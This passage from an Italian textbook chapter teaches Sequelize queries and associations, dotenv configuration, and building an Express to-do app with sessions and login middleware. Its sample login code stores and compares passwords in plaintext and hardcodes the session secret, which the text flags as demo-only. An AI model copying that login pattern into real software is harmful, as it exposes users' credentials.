Database sincronizzato.
```

Con `force: true` Sequelize elimina le tabelle (con abbondanza di `DROP`, e disattivando per un momento il controllo delle chiavi esterne) e le ricrea nell'ordine giusto: prima `Users`, poi `Todos`, che vi fa riferimento. In `Todos` ci sono due cose che il modello non diceva:

- la **chiave esterna** `UserId` verso `Users`, che prende il nome del modello riferito seguito da quello della sua chiave primaria (`User` + `Id`). Eliminando un utente, le sue cose da fare restano con `UserId` nullo (`ON DELETE SET NULL`); se cambia l'`id` di un utente, cambia anche nelle righe che vi si riferiscono (`ON UPDATE CASCADE`);
- il tipo di `done`: SQLite non ha un tipo booleano, e `BOOLEAN` diventa `TINYINT(1)`, con i valori 0 e 1.

Creare dati collegati

Le entità collegate si possono creare in due modi: indicando a mano la chiave esterna (`UserId`), oppure creando un'istanza **insieme alle associazioni annidate**, in un solo passo, purché siano tutte nuove. Il secondo modo richiede l'opzione `include`, che dice a Sequelize quali associazioni considerare.

JS crea.js

```
import { User, Todo } from "./models.js";

// un utente con le sue cose da fare, in un solo passo
let janet = await User.create({
  name: "Janet",
  age: 22,
  Todos: [
    { todo: "Learn Sequelize" },
    { todo: "Learn Express" }
  ]
}, {
  include: [Todo]
});

// un utente, e poi una cosa da fare collegata tramite UserId
let riff = await User.create({
  name: "Riff Raff",
  age: 26
});
console.log(`Riff Raff salvato con id ${riff.id}.`);

let todo = await Todo.create({
  todo: "Do the time warp again",
  done: true,
  UserId: riff.id
});
```

Terminale

```
$ node crea.js
Executing (default): INSERT INTO `Users` (`name`,`age`,`id`,`createdAt`,`updatedAt`) VALUES ($1,$2,NULL,$3,$4);
Executing (default): INSERT INTO `Todos` (`todo`,`done`,`id`,`createdAt`,`updatedAt`,`UserId`) VALUES ($1,$2,
    NULL,$3,$4,$5);
Executing (default): INSERT INTO `Todos` (`todo`,`done`,`id`,`createdAt`,`updatedAt`,`UserId`) VALUES ($1,$2,
    NULL,$3,$4,$5);
Executing (default): INSERT INTO `Users` (`name`,`age`,`id`,`createdAt`,`updatedAt`) VALUES ($1,$2,NULL,$3,$4);
Riff Raff salvato con id 2.
Executing (default): INSERT INTO `Todos` (`todo`,`done`,`id`,`createdAt`,`updatedAt`,`UserId`) VALUES ($1,$2,
    NULL,$3,$4,$5);
```

La prima `create` produce tre `INSERT`: Janet, e poi le sue due cose da fare, con la chiave esterna già impostata. Ecco il contenuto delle tabelle dopo l'esecuzione, letto dal database:

Users

name	age	id	createdAt	updatedAt
Janet	22	1	2026-11-03 12:00:04.390 +00:00	2026-11-03 12:00:04.390 +00:00
Riff Raff	26	2	2026-11-03 12:00:04.409 +00:00	2026-11-03 12:00:04.409 +00:00

Todos

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	0	1	2026-11-03 12:00:04.401 +00:00	2026-11-03 12:00:04.401 +00:00	1
Learn Express	0	2	2026-11-03 12:00:04.401 +00:00	2026-11-03 12:00:04.401 +00:00	1
Do the time warp again	1	3	2026-11-03 12:00:04.414 +00:00	2026-11-03 12:00:04.414 +00:00	2

Figura 16.2: *Le tabelle dopo* `crea.js`*. Le date sono in UTC (*`+00:00`*).*

Interrogare i dati

I modelli di Sequelize offrono modi semplici per recuperare i dati (la documentazione ha un riferimento completo sulle interrogazioni). Gli esempi che seguono sono tutti nel file `leggi.js`: ogni pezzo è seguito dalla parte corrispondente del suo output. Il più semplice è `findAll`, che restituisce tutte le righe come istanze del modello:

JS leggi.js

```
import { Op } from "sequelize";
import { User, Todo } from "./models.js";

let todos = await Todo.findAll();
for (let i of todos)
  console.log(`${i.id}: ${i.todo}`);
```

Terminale

```
$ node leggi.js
Executing (default): SELECT `todo`, `done`, `id`, `createdAt`, `updatedAt`, `UserId` FROM `Todos` AS `Todo`;
1: Learn Sequelize
2: Learn Express
3: Do the time warp again
```

Le condizioni si esprimono con un oggetto `where`; gli operatori diversi dall'uguaglianza sono i simboli dell'oggetto `Op` (`Op.gte` sta per *greater than or equal*, cioè `>=`):

JS leggi.js

```

let filtrati = await Todo.findAll({
  where: {
    id:   { [Op.gte]:  2 },
    todo: { [Op.like]: '%Express%' }
  }
});
for (let i of filtrati)
  console.log(`${i.id}: ${i.todo}`);
```

Terminale (segue)

```
Executing (default): SELECT `todo`, `done`, `id`, `createdAt`, `updatedAt`, `UserId` FROM `Todos` AS `Todo`
    WHERE `Todo`.`id` >= 2 AND `Todo`.`todo` LIKE '%Express%';
2: Learn Express
```

Una svista nelle slide: gli apici di `'%Express%'`

Nelle slide la stringa `'%Express%'` si chiude con un apostrofo tipografico (') invece che con quello dritto ('), un tipico effetto della correzione automatica degli editor di testo: copiata così, non è JavaScript valido, e Node.js si ferma con `SyntaxError: Invalid or unexpected token`. Anche l'SQL riportato accanto, `LIKE '%Express'`, ha perso il `%` finale: la query vera, stampata da Sequelize, è `LIKE '%Express%'`.

Caricare le associazioni, cercare per chiave

Per impostazione predefinita le associazioni **non** vengono caricate quando si recuperano i dati: se servono, vanno richieste esplicitamente con `include`, e Sequelize risponde con una *join*. Il file è sempre `leggi.js`, e l'output prosegue quello di prima.

JS leggi.js

```
16
17 let conUtente = await Todo.findAll({ include: [User] });
18 for (let item of conUtente)
19   console.log(`${item.todo} - ${item.User?.name}`);
```

Terminale (segue)

```
Executing (default): SELECT `Todo`.`todo`, `Todo`.`done`, `Todo`.`id`, `Todo`.`createdAt`, `Todo`.`updatedAt`,
    `Todo`.`UserId`, `User`.`name` AS `User.name`, `User`.`age` AS `User.age`, `User`.`id` AS `User.id`, `User
    `.`createdAt` AS `User.createdAt`, `User`.`updatedAt` AS `User.updatedAt` FROM `Todos` AS `Todo` LEFT
    OUTER JOIN `Users` AS `User` ON `Todo`.`UserId` = `User`.`id`;
Learn Sequelize - Janet
Learn Express - Janet
Do the time warp again - Riff Raff
```

La `LEFT OUTER JOIN` tiene anche le cose da fare senza utente (con `UserId` nullo): per loro `item.User` sarebbe `null`, ed è per questo che il codice usa l'operatore `?.` (capitolo 5). Infine, un'entità si recupera dalla sua chiave primaria con `findByPk`:

JS leggi.js

```
20
21 let t = await Todo.findByPk(3);
22 console.log("t:", t.id, t.todo, t.done, t.UserId);
```

Terminale (segue)

```
Executing (default): SELECT `todo`, `done`, `id`, `createdAt`, `updatedAt`, `UserId` FROM `Todos` AS `Todo`
    WHERE `Todo`.`id` = 3;
t: 3 Do the time warp again true 2
```

Una svista nelle slide: `true`, non `false`

Nelle slide l'ultima riga è `t: 3 Do the time warp again false 2`. Ma questa cosa da fare è stata creata con `done: true` (`crea.js`, riga 24), e nel database la colonna vale 1: l'output reale, qui sopra, è `true`. Si noti anche che Sequelize ha riconvertito l'1 di SQLite nel booleano di JavaScript.

Modificare ed eliminare

Un'istanza modificata si salva di nuovo con `save()`, e si elimina con `destroy()`:

JS modifica.js

```
import { Todo } from "./models.js";

let learnSequelize = await Todo.findByPk(1);
learnSequelize.setDataValue('done', true);
await learnSequelize.save();     // UPDATE sul database

let learnExpress = await Todo.findByPk(2);
await learnExpress.destroy();    // DELETE dal database
```

Terminale

```
$ node modifica.js
Executing (default): SELECT `todo`, `done`, `id`, `createdAt`, `updatedAt`, `UserId` FROM `Todos` AS `Todo`
    WHERE `Todo`.`id` = 1;
Executing (default): UPDATE `Todos` SET `done`=$1,`updatedAt`=$2 WHERE `id` = $3
Executing (default): SELECT `todo`, `done`, `id`, `createdAt`, `updatedAt`, `UserId` FROM `Todos` AS `Todo`
    WHERE `Todo`.`id` = 2;
Executing (default): DELETE FROM `Todos` WHERE `id` = 2
```

L'`UPDATE` riscrive solo le colonne cambiate: `done` e `updatedAt`, che Sequelize aggiorna da sé. Nella tabella, la prima riga ha ora `done` a 1 e un `updatedAt` più recente (mezzo secondo dopo), e la seconda non c'è più:

Todos

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	**1**	1	2026-11-03 12:00:04.401 +00:00	**2026-11-03 12:00:04.914 +00:00**	1
Do the time warp again	1	3	2026-11-03 12:00:04.414 +00:00	2026-11-03 12:00:04.414 +00:00	2

Figura 16.3: *La tabella* `Todos` *dopo* `modifica.js`.

Pro e contro degli ORM

Pro	Contro
Astrazione: si lavora con oggetti e modelli invece che con SQL.	**Curva di apprendimento** più ripida.
Produttività: meno codice ripetitivo, generazione automatica dello schema.	**Complessità**: alcune operazioni possono risultare più contorte con un ORM che in SQL.
Portabilità: è facile passare da un database supportato a un altro.	**Vendor lock-in**: cambiare ORM può essere difficile.
Leggibilità e coerenza: più leggibile dell'SQL grezzo, e impone schemi e convenzioni comuni.	**Prestazioni**: un ORM può introdurre un sovraccarico, soprattutto se usato male.

Organizzare un'applicazione Express

Express è *unopinionated*: di conseguenza non esiste un unico modo giusto di organizzare un'applicazione. Quella della figura 16.4 è l'organizzazione adottata nel corso, e la useremo per la lista di cose da fare; non è scolpita nella pietra, e vale la pena pensarci e migliorarla.

`express-todo-list/`		
├ `views/`	`auth.pug, errorPage.pug, homepage.pug, layout.pug, todo.pug`	i **template**
├ `routes/`	`authenticationRouter.js, homepageRouter.js, resetRouter.js, todoRouter.js`	la definizione dei **router**: il codice che indirizza le richieste verso il controller appropriato
├ `controllers/`	`AuthController.js, TodoController.js`	il codice che implementa la **logica di business** per gestire le richieste
├ `models/`	`Database.js`	la definizione dei **modelli** di dati e la connessione al database
├ `middleware/`	`authorization.js, views.js`	i **middleware** personalizzati
├ `public/`	`css/style.css`	i **file statici**, organizzati in sottocartelle
├ `node_modules/`		i pacchetti installati da npm (non si versiona)
├ `index.js`		il punto d'ingresso: configura e avvia l'app
├ `package.json`		le dipendenze e gli script di npm
└ `database.db`		il database SQLite, creato al primo avvio

Figura 16.4: *La struttura della lista di cose da fare con Express.*

Configurazione

Le applicazioni web dipendono spesso da informazioni **sensibili** e da impostazioni **specifiche dell'ambiente**:

- sensibili: chiavi API, password del database, credenziali cloud (per esempio di AWS);
- specifiche dell'ambiente: URL del database di produzione, sviluppo o collaudo, livelli di log.

Mai scrivere le credenziali nel codice

Scrivere queste impostazioni direttamente nel codice non è una buona pratica:

- non è sicuro quando si versiona il codice in un repository pubblico — e una chiave finita per errore in un commit resta nella cronologia anche dopo essere stata rimossa;
- può essere necessario modificare più file per cambiare un'impostazione;
- porta ad avere «versioni» diverse dell'applicazione (sviluppo, produzione) da aggiornare e mantenere separatamente.

Questi dati vanno in un **file di configurazione dedicato**.

Il file di configurazione dovrebbe essere l'**unico punto** in cui queste impostazioni si cambiano, e **non** va versionato (va messo nel `.gitignore`). Al suo posto si versiona una **versione fittizia**, che ciascuno copia e modifica con le proprie impostazioni.

Un modo diffuso è usare un file `.env` nella radice del progetto; pacchetti come `dotenv` lo leggono e ne rendono disponibile il contenuto nell'oggetto globale `process.env`.




Figura 16.5: *Che cosa si versiona e che cosa no. I file* `.env.production` *e* `.env.dev` *raccolgono le impostazioni di ambienti diversi.*

Una prova con `dotenv` (versione 18.0.9). Il file `.env` è quello della figura; basta importare `dotenv/config` perché venga letto all'avvio:

JS config.js

```
import "dotenv/config";    // legge .env e lo copia in process.env

console.log(`Connessione a ${process.env.DB_HOST}:${process.env.DB_PORT}` +
            ` come ${process.env.DB_USER}`);
console.log("La password ha", process.env.DB_PASS.length, "caratteri");
```

.env

```
DB_USER = "postgres"
DB_PASS = "7$cX&.;£"
DB_HOST = "123.4.5.6"
DB_PORT = "5432"
DB_NAME = "db"
API_KEY = "i8%&787d"
```

Terminale

```
$ npm install dotenv
...
$ node config.js
Connessione a 123.4.5.6:5432 come postgres
La password ha 8 caratteri
$ DB_HOST=localhost node config.js
Connessione a localhost:5432 come postgres
La password ha 8 caratteri
```

Le virgolette del file `.env` non finiscono nel valore, e i caratteri speciali della password arrivano intatti (sono 8). La seconda esecuzione mostra una regola importante: le variabili d'ambiente **già definite** hanno la precedenza su quelle del file, che `dotenv` non sovrascrive. È così che, in produzione, il sistema in cui gira l'app può imporre le proprie impostazioni.

La lista di cose da fare, con Express

Riscriviamo la lista di cose da fare con Express, rendendola un po' più interessante:

- gli utenti potranno segnare ogni elemento come «fatto» o «da rifare»;
- potranno modificare ed eliminare gli elementi;
- la persistenza dei dati sarà gestita con Sequelize.

Il codice completo è nei materiali del corso, e le slide ne riportano alcuni estratti. Qui se ne usa una versione ricostruita da quegli estratti e completata dove le slide si fermano: è quella eseguita per ottenere gli output del capitolo.

I modelli

JS models/Database.js

```
import { DataTypes, Model, Sequelize } from "sequelize";

export const database = new Sequelize("sqlite:database.db", { logging: false });

export class User extends Model {}

User.init({
  userName: { type: DataTypes.STRING, primaryKey: true },
  password: { type: DataTypes.STRING, allowNull: false }
}, {
  sequelize: database, modelName: "User"
});

export class Todo extends Model {}

Todo.init({
  todo: { type: DataTypes.TEXT, allowNull: false },
  done: { type: DataTypes.BOOLEAN, defaultValue: false },
  id:   { type: DataTypes.INTEGER, primaryKey: true, autoIncrement: true }
}, {
  sequelize: database, modelName: "Todo"
});

User.hasMany(Todo);      // chiave esterna UserUserName nella tabella Todos
Todo.belongsTo(User);

await database.sync();
// un utente di prova (le password in chiaro vanno bene solo in una demo)
await User.findOrCreate({ where: { userName: "janet" }, defaults: { password: "rocky" } });
```

Questa volta la chiave primaria degli utenti è il nome utente, e la regola sul nome della chiave esterna (modello riferito + chiave primaria) produce un nome un po' buffo, `UserUserName`. Ecco lo schema che Sequelize crea al primo avvio, letto dal catalogo di SQLite:

Schema del database

```
CREATE TABLE `Users` (`userName` VARCHAR(255) PRIMARY KEY, `password` VARCHAR(255) NOT NULL, `createdAt`
    DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL);
CREATE TABLE `Todos` (`todo` TEXT NOT NULL, `done` TINYINT(1) DEFAULT 0, `id` INTEGER PRIMARY KEY AUTOINCREMENT
    , `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserUserName` VARCHAR(255) REFERENCES `
    Users` (`userName`) ON DELETE SET NULL ON UPDATE CASCADE);
```

Il modulo sincronizza il database (senza `force`: i dati restano fra un avvio e l'altro) e, con `findOrCreate`, si assicura che esista un utente di prova. Sono `await` al livello più alto del modulo: chi lo importa riceve modelli già pronti.

Configurazione dei middleware

JS index.js

```
11 const app = express();
12 const PORT = 3000;
13
14 app.set("view engine", "pug");        // pug come motore di template predefinito
15
16 app.use(morgan('dev'));
17 app.use(express.static("public"));
18 app.use(express.urlencoded({ extended: false }));
19 app.use(session({
20   secret: 'fu-tzu the great master',
21   resave: false, saveUninitialized: false,
22   cookie: { maxAge: 10 * 60 * 1000 }  // 10 minuti, in millisecondi
23 }));
24 app.use(flash());
25 app.use(exportFlashMessagesToViews);
26 app.use(exportAuthenticationStatus);
```



L'ordine di dichiarazione è l'ordine di esecuzione.

Le prime nove righe di `index.js` importano i moduli. L'ordine dei middleware è quello in cui verranno eseguiti: `morgan` registra ogni richiesta nel terminale del server, poi vengono i file statici, l'analisi dei form, la sessione e i messaggi flash, che nella sessione vivono. La sessione deve quindi essere stabilita **prima** dei middleware che ne leggono lo stato. Gli ultimi due sono dell'app:

JS middleware/views.js

```
1  // rende disponibili a tutti i template i messaggi flash...
2  export function exportFlashMessagesToViews(req, res, next) {
3    res.locals.infos = req.flash("info");
4    res.locals.successes = req.flash("success");
5    res.locals.errors = req.flash("error");
6    next();
7  }
8
9  // ...e lo stato dell'autenticazione (per esempio per la barra di navigazione)
10 export function exportAuthenticationStatus(req, res, next) {
11   res.locals.isAuthenticated = req.session.isAuthenticated;
12   res.locals.username = req.session.username;
13   next();
14 }
```

Copiano in `res.locals` ciò che serve a **ogni** pagina, così nessun gestore deve ricordarsene. Lo usa il template comune a tutte le pagine, che le altre estendono:

pug views/layout.pug

```
1  doctype html
2  html(lang="it")
3    head
4      meta(charset="utf-8")
5      title To-do list con Express
6      link(rel="stylesheet" href="/css/style.css")
7    body
8      nav
9        a(href="/") Home
10       if isAuthenticated
11         a(href="/todo") La lista
12         form(action="/reset" method="POST")
13           button(type="submit") Azzera
14         form(action="/logout" method="POST")
15           button(type="submit") Esci (#{username})
16       else
17         a(href="/auth") Accedi
18     main
19       each info in infos
20         p.info #{info}
21       each success in successes
22         p.success #{success}
23       each error in errors
24         p.error #{error}
25       block content
```

pug views/todo.pug

```
1  extends layout.pug
2
3  block content
4    h1 La lista di #{username}
5    form(action="/todo" method="POST")
6      input(type="text" name="todo" required)
7      button(type="submit") Salva
8    ul
9      each item in todoItems
10       li(class=item.done ? "done" : "")
11         form(action=`/todo/${item.id}/toggle` method="POST")
12           button(type="submit")= item.done ? "Da rifare" : "Fatto"
13         form(action=`/todo/${item.id}` method="POST")
14           input(type="text" name="todo" value=item.todo required)
15           button(type="submit") Modifica
16         form(action=`/todo/${item.id}/delete` method="POST")
17           button(type="submit") Elimina
18     else
19       li La lista è vuota.
```

Ogni azione che **modifica** i dati (segnare, modificare, eliminare, azzerare, uscire) è un form con metodo `POST`, mai un semplice collegamento: una richiesta `GET` non deve avere effetti, perché browser, proxy e motori di ricerca si sentono liberi di ripeterla o di anticiparla (capitolo 9). Il costrutto `each…else` di Pug mostra l'ultimo `li` quando la lista è vuota.

Configurazione delle rotte

JS index.js

```
28 // rotte
29 app.use(homepageRouter); app.use(resetRouter);
30 app.use(authenticationRouter); app.use(todoRouter);
31
32 // catch-all: se arriviamo qui, è un 404
33 app.get('/*splat', function (req, res) {
34   res.status(404).render("errorPage", { code: "404", description: "Non trovato." });
35 });
36
37 // gestore degli errori
38 app.use((err, req, res, next) => {
39   console.log(err.stack);
40   res.status(err.status || 500).render("errorPage", {
41     code: (err.status || 500), description: (err.message || "Si è verificato un errore")
42   });
43 });
44
45 app.listen(PORT);
```




Figura 16.6: *Una richiesta attraversa i router nell'ordine in cui sono montati, finché qualcuno non risponde; un errore passa direttamente al gestore degli errori.*

L'ordine conta anche qui: il *catch-all* va dopo tutte le rotte specifiche, e il gestore degli errori per ultimo. Il percorso `'/*splat'` è la sintassi di Express 5 per «qualunque percorso» (in Express 4 si scriveva `'*'`, oggi un errore: capitolo 15). Due dettagli: un jolly con nome deve catturare almeno un segmento, quindi `/` da solo non corrisponde (ma lo gestisce già `homepageRouter`); e `app.get` cattura solo le richieste `GET`, quindi un `POST` verso un percorso inesistente riceve la pagina 404 predefinita di Express. Per le pagine d'errore, il gestore usa lo stato e il messaggio dell'errore, se ci sono.

Un router e il suo controller

JS routes/todoRouter.js

```
import express from "express";
import { TodoController } from "../controllers/TodoController.js";
import { enforceAuthentication } from "../middleware/authorization.js";

export const todoRouter = new express.Router();

todoRouter.use(enforceAuthentication);   // middleware usato da questo router

todoRouter.get("/todo", (req, res, next) => {
  TodoController.getTodosForCurrentUser(req).then(todoItems => {
    res.locals.todoItems = todoItems;
    res.render("todo");
  }).catch(err => {
    next(err);
  });
});

todoRouter.post("/todo", async (req, res) => {
  await TodoController.saveTodo(req);
  req.flash("success", "Elemento salvato.");
  res.redirect("/todo");
});

todoRouter.post("/todo/:id/toggle", async (req, res) => {
  await TodoController.toggleTodo(req);
  res.redirect("/todo");
});

todoRouter.post("/todo/:id", async (req, res) => {
  await TodoController.updateTodo(req);
  req.flash("success", "Elemento modificato.");
  res.redirect("/todo");
});

todoRouter.post("/todo/:id/delete", async (req, res) => {
  await TodoController.deleteTodo(req);
  req.flash("success", "Elemento eliminato.");
  res.redirect("/todo");
});
```

Il router si limita a **instradare**: per ogni rotta chiama il metodo giusto del controller e decide la risposta (una vista, o un reindirizzamento con un messaggio flash). Il gestore `GET` è quello delle slide, con `then`/`catch` e l'errore passato a mano a `next`: funziona con qualunque versione di Express. Gli altri sono funzioni `async` senza `try`/`catch`, perché in Express 5 una Promise rifiutata arriva da sola al gestore degli errori (capitolo 15). Il controller contiene la logica:

JS controllers/TodoController.js

```
import { Todo } from "../models/Database.js";

export class TodoController {

  static async getTodosForCurrentUser(req) {
    return Todo.findAll({
      where: {
        UserUserName: req.session.username
      }
    })
  }

  static async saveTodo(req) {
    return Todo.create({ todo: req.body.todo, UserUserName: req.session.username });
  }

  // un elemento si cerca fra quelli dell'utente corrente, non fra tutti
  static async findTodoForCurrentUser(req) {
    let item = await Todo.findOne({
      where: { id: req.params.id, UserUserName: req.session.username }
    });
    if (item === null) {
      let err = new Error("Elemento non trovato.");
      err.status = 404;
      throw err;
    }
    return item;
  }

  static async toggleTodo(req) {
    let item = await TodoController.findTodoForCurrentUser(req);
    item.done = !item.done;
    return item.save();
  }

  static async updateTodo(req) {
    let item = await TodoController.findTodoForCurrentUser(req);
    item.todo = req.body.todo;
    return item.save();
  }

  static async deleteTodo(req) {
    let item = await TodoController.findTodoForCurrentUser(req);
    return item.destroy();
  }

  static async deleteAllTodos(req) {
    return Todo.destroy({ where: { UserUserName: req.session.username } });
  }
}
```

L'utente corrente viene sempre dalla **sessione**, mai dalla richiesta. `findTodoForCurrentUser` cerca l'elemento per `id` **e** per proprietario: chi prova a modificare un elemento altrui, cambiando l'`id` nell'URL, riceve un 404 come se l'elemento non esistesse. L'errore porta con sé lo stato (`err.status`), che il gestore degli errori usa per la risposta. `deleteAllTodos`, usato dal pulsante Azzera, cancella con un solo `DELETE` tutte le righe dell'utente.

Autenticazione

Il login passa da un controller, che verifica le credenziali, e da un router, che decide dove andare dopo:

JS controllers/AuthController.js

```
import { User } from "../models/Database.js";

export class AuthController {

  static async checkCredentials(req, res) {
    let user = new User({        // i dati dell'utente arrivano dalla richiesta
      userName: req.body.usr, password: req.body.pwd
    });

    let found = await User.findOne({
      where: { userName: user.userName, password: user.password }
    });

    if (found === null) {
      return false;
    } else {                    // credenziali valide: creiamo una sessione
      req.session.isAuthenticated = true;
      req.session.username = found.userName;
      return true;
    }
  }
}
```

JS routes/authenticationRouter.js

```
import express from "express";
import { AuthController } from "../controllers/AuthController.js";

export const authenticationRouter = express.Router();

authenticationRouter.get("/auth", (req, res) => {
  res.render("auth");
});

authenticationRouter.post("/auth", async (req, res) => {
  let isAuthenticated = await AuthController.checkCredentials(req, res);
  if (isAuthenticated) {
    req.flash("success", `Benvenuta, ${req.session.username}!`);
    res.redirect("/todo");
  } else {
    req.flash("error", "Credenziali non valide.");
    res.redirect("/auth");
  }
});

authenticationRouter.post("/logout", (req, res) => {
  req.session.destroy(() => {
    res.redirect("/");
  });
});
```

Il login va a buon fine se esiste un utente con quel nome e quella password: in quel caso la sessione ricorda che l'utente è autenticato, e chi. Il logout distrugge la sessione (`req.session.destroy`) e torna alla home.

Password in chiaro

Il codice sopra cerca l'utente confrontando direttamente la password: è didatticamente chiaro, ma significa che le password sono memorizzate **in chiaro** nel database. In un'applicazione reale non si memorizzano mai le password, bensì il loro **hash** calcolato con una funzione lenta e con *salt* (bcrypt, scrypt, Argon2), e si confronta l'hash. Torneremo sul tema nel capitolo sulla sicurezza.

Un middleware di autenticazione

JS middleware/authorization.js

```
/**
 * Assicura che l'utente sia autenticato. In caso contrario,
 * reindirizza al login con un messaggio di errore.
 */
export function enforceAuthentication(req, res, next) {
  if (!req?.session?.isAuthenticated) {
    req.flash("error", "Devi effettuare l'accesso per usare questa funzione.");
    res.redirect("/auth");
  } else {
    next();
  }
}
```

Chi visita `/todo` senza essere autenticato finisce così al form di login (a destra), con il messaggio flash: il middleware lo ha messo nella sessione prima del reindirizzamento, e `exportFlashMessagesToViews` lo ha passato alla vista. Nella barra di navigazione, dato che `isAuthenticated` non è vero, `layout.pug` mostra il collegamento *Accedi*.



Vale la pena confrontarlo con il capitolo 13: lì il controllo dell'autenticazione andava ripetuto all'inizio di ogni controller. Qui è **un solo middleware**. Il `todoRouter` lo monta per tutte le sue rotte, con `todoRouter.use`; il router dell'azzeramento lo applica invece a una sola rotta, passandolo prima del gestore:

JS routes/resetRouter.js

```
export const resetRouter = express.Router();

// qui il middleware protegge una sola rotta
resetRouter.post("/reset", enforceAuthentication, async (req, res) => {
  await TodoController.deleteAllTodos(req);
  req.flash("success", "Lista azzerata.");
  res.redirect("/todo");
});
```

L'app al lavoro


Avviato il server con `node index.js`, la prima visita a `/todo`, senza sessione, viene respinta dal middleware:

Terminale

```
$ curl -i http://localhost:3000/todo
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /auth
Vary: Accept
Content-Type: text/plain; charset=utf-8
Content-Length: 27
Set-Cookie: connect.sid=s%3A9-VN3qnlilImiLNog65o0xDFl-98U9H_.jx3ufmOrqTTBvBVO8SK603r9R91QdIXY6eMk4bPWROo; Path
    =/; Expires=Tue, 03 Nov 2026 12:07:29 GMT; HttpOnly
Date: Tue, 03 Nov 2026 11:57:29 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Found. Redirecting to /auth
```

Il reindirizzamento porta con sé un cookie di sessione, anche se l'utente non è autenticato: la sessione serve a conservare il messaggio flash fino alla pagina successiva (con `saveUninitialized: false` viene creata solo perché ora contiene qualcosa). Seguendo il reindirizzamento si arriva al form di login visto sopra. Da lì, una sessione di lavoro completa: un login con la password sbagliata e uno con quella giusta, due elementi aggiunti, il primo segnato come fatto, il secondo modificato e poi eliminato. Ecco la lista dopo la modifica:



Nel terminale del server, `morgan` ha registrato ogni richiesta, nel formato `dev`: metodo, percorso, stato, tempo di risposta e lunghezza del corpo in byte. La sessione completa, compresi i tentativi che vedremo fra poco:

Terminale del server

```
$ node index.js
(node:2602) [DEP0044] DeprecationWarning: The `util.isArray` API is deprecated. Please use `Array.isArray()`
    instead.
(Use `node --trace-deprecation ...` to show where the warning was created)
GET /todo 302 5.582 ms - 27
GET /todo 302 1.272 ms - 27
GET /auth 200 130.483 ms - 536
POST /auth 302 13.497 ms - 27
GET /auth 200 18.694 ms - 507
POST /auth 302 4.008 ms - 27
GET /todo 200 29.778 ms - 627
POST /todo 302 6.837 ms - 27
GET /todo 200 13.769 ms - 930
POST /todo 302 5.736 ms - 27
GET /todo 200 13.201 ms - 1262
POST /todo/1/toggle 302 7.434 ms - 27
GET /todo 200 11.300 ms - 1239
POST /todo/2 302 6.579 ms - 27
GET /todo 200 9.320 ms - 1291
POST /todo/2/delete 302 6.268 ms - 27
GET /todo 200 9.711 ms - 949
Error: Elemento non trovato.
